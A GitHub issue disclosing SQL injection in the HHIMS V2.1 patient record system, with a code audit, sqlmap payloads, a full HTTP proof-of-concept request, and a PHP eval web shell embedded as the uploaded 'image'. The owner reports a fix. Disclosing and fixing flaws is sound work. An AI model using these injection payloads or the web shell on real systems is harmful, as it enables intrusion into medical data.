

[New issue](#)[Jump to bottom](#)

# SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system #1

✓ Closed

hucililu opened this issue 16 days ago · 2 comments

hucililu commented 16 days ago

## 1.SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system

System version: 2.1


Vulnerability URL: <http://hhims.test/index.php/attach/portrait/1>

Build environment: Apache 2.4.39; MySQL5.0.96; PHP5.6.9

Vulnerability description:

HHIMS is a free and open-source software system used to store and retrieve a simple patient medical record. Each patient has a corresponding PID parameter,

In the function of uploading patient portrait, PID is a controllable variable, and PID parameters can



The paths are application/modules/attach/controllers/attach.php and application/models/persistent.php

Code audit:

- In the attach controller, lines 51-99, save\_ The portlet function is used to upload and save pictures. The parameters sent by the front-end through POST include x, y, w, h and variable PID

```

65 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
66     if (isset($_FILES['image'])) {
67         if (!$_FILES['image']['error'] && $_FILES['image']['size'] < $max_file_size) {
68             $ext = strtolower(pathinfo($_FILES['image']['name'], flags: PATHINFO_EXTENSION));
69             if (in_array($ext, $valid_exts)) {
70                 $path = './attach/.'.$data["patient"]["HIN"]. './.'.$data["patient"]["HIN"].'_portrait.jpg'; // . $ext;
71                 $size = getimagesize($_FILES['image']['tmp_name']);
72
73                 $x = (int) $this->input->post("x");
74                 $y = (int) $this->input->post("y");
75                 $w = (int) $_POST['w'] ? $this->input->post("w") : $size[0];
76                 $h = (int) $_POST['h'] ? $this->input->post("h") : $size[1];
77                 $data = file_get_contents($_FILES['image']['tmp_name']);
78                 $vImg = imagecreatefromstring($data);
79                 $dstImg = imagecreatetruecolor($nw, $nh);

```

- At the code line 58, the function in the contemporary controller is called. In the contemporary controller, variables are brought into the database for query without filtering

```

51 public function save_portrait(){
52     $valid_exts = array('jpeg', 'jpg', 'png', 'gif');
53     $max_file_size = 200 * 1024; #200Kb
54     $nw = $nh = 200; # image with # height
55     $this->load->model('mpersistent');
56     $this->load->helper('form');
57     $this->load->helper('directory');
58     $data["patient"] = $this->mpersistent->open_id($this->input->post("PID"), "patient", "PID");
59     //print_r($data["patient"]);
60     //print_r(directory_map('./attach/.'.$data["patient"]["HIN"]));
61     //print_r($data["patient"]);
62     if(!is_dir( filename: './attach/.'.$data["patient"]["HIN"])){
63         mkdir( directory: './attach/.'.$data["patient"]["HIN"], permissions: 0755, recursive: TRUE);
64     }


```

```

50     $this->obj_field=$field->name;
51 }
52 }
53 }
54
55 function open_id($id=NULL,$table=NULL,$key_field=NULL){
56     if (!$id) return "";
57     if (!$table) return "";
58     if (!$key_field) return "";
59     //if (!is_numeric($id)) return "";
60
61     $data = array();
62
63     $qry = "select * from ".$table." where ".$key_field." = '".$id.'" ";
64     $query = $this->db->query($qry);
65     if ($query->num_rows() == 1 ){
66         $data = $query->row_array();
67     }
68     $query->free_result();
69     return $data;
70 }
71
72 function update($table=NULL,$key_field=NULL,$id=NULL,$data){
73

```

SQL injection vulnerability points are shown in the figure below



## 2.We can use sqlmap to validate

- Boolean blind note

```
(custom) POST parameter 'MULTIPART #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1132 HTTP(s) requests:
```

```
---
Parameter: MULTIPART #1* ((custom) POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: --070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data

1" AND 7478=(SELECT (CASE WHEN (7478=7478) THEN 7478 ELSE (SELECT 6983 UNION SELECT 1485) END))-- -
--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data

<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
```

- Error injection

```
  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: --070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data

1" AND ROW(4677,4441)>(SELECT COUNT(*),CONCAT(0x716b627171,(SELECT (ELT(4677=4677,1))) ,0x716a7a6b71,FLOOR(RAND(0)*2))x FROM (SELECT 6
927 UNION SELECT 9908 UNION SELECT 3991 UNION SELECT 4341)a GROUP BY x) AND "RYJS"="RYJS
--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data


<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data
```

## 3.Manual SQL injection proof

- Manual verification



## Burpsuite verification



## 4.SQL injection POC

POST /index.php/attach/save\_portrait HTTP/1.1

Host: hhims.test

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 1098

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: max-age=0

Content-Type: multipart/form-data; boundary=070ee21ecab6d192870d6a7732a9ebdbf7d406e2ea2c406bce162631

Cookie: PHPSESSID=ha23p18u46aqdcfn4hr2ae783; ci\_session=a%3A18%3A%7Bs%3A10%3A%22session\_id%22%3Bs%3A

Origin: http://hhims.test

Referer: http://hhims.test/index.php/attach/portrait/1

Upgrade-Insecure-Requests: 1

Accept-Encoding: gzip

--070ee21ecab6d192870d6a7732a9ebdbf7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="w"

Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="h"

Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="PID"

Content-Type: form-data

1" AND ROW(1,2)>(SELECT COUNT(\*),CONCAT((SELECT USER()),FLOOR(RAND(0)\*2))x FROM (SELECT 6927 UNION SE  
--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="image"; filename="ace.jpg"

Content-Type: form-data

<?php eval(@\$\_POST['ace']);?>

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="x"


Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75

Content-Disposition: form-data; name="y"

Content-Type: form-data

--070ee21ecab6d192870d6a7732a9ebdbfb7d406e2ea2c406bce162631f75--



**tsruban** commented 16 days ago

Owner

Thanks. we have fixed these issue.



**hucililu** commented 16 days ago

Author

You're welcome



**hucililu** closed this as completed 16 days ago

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

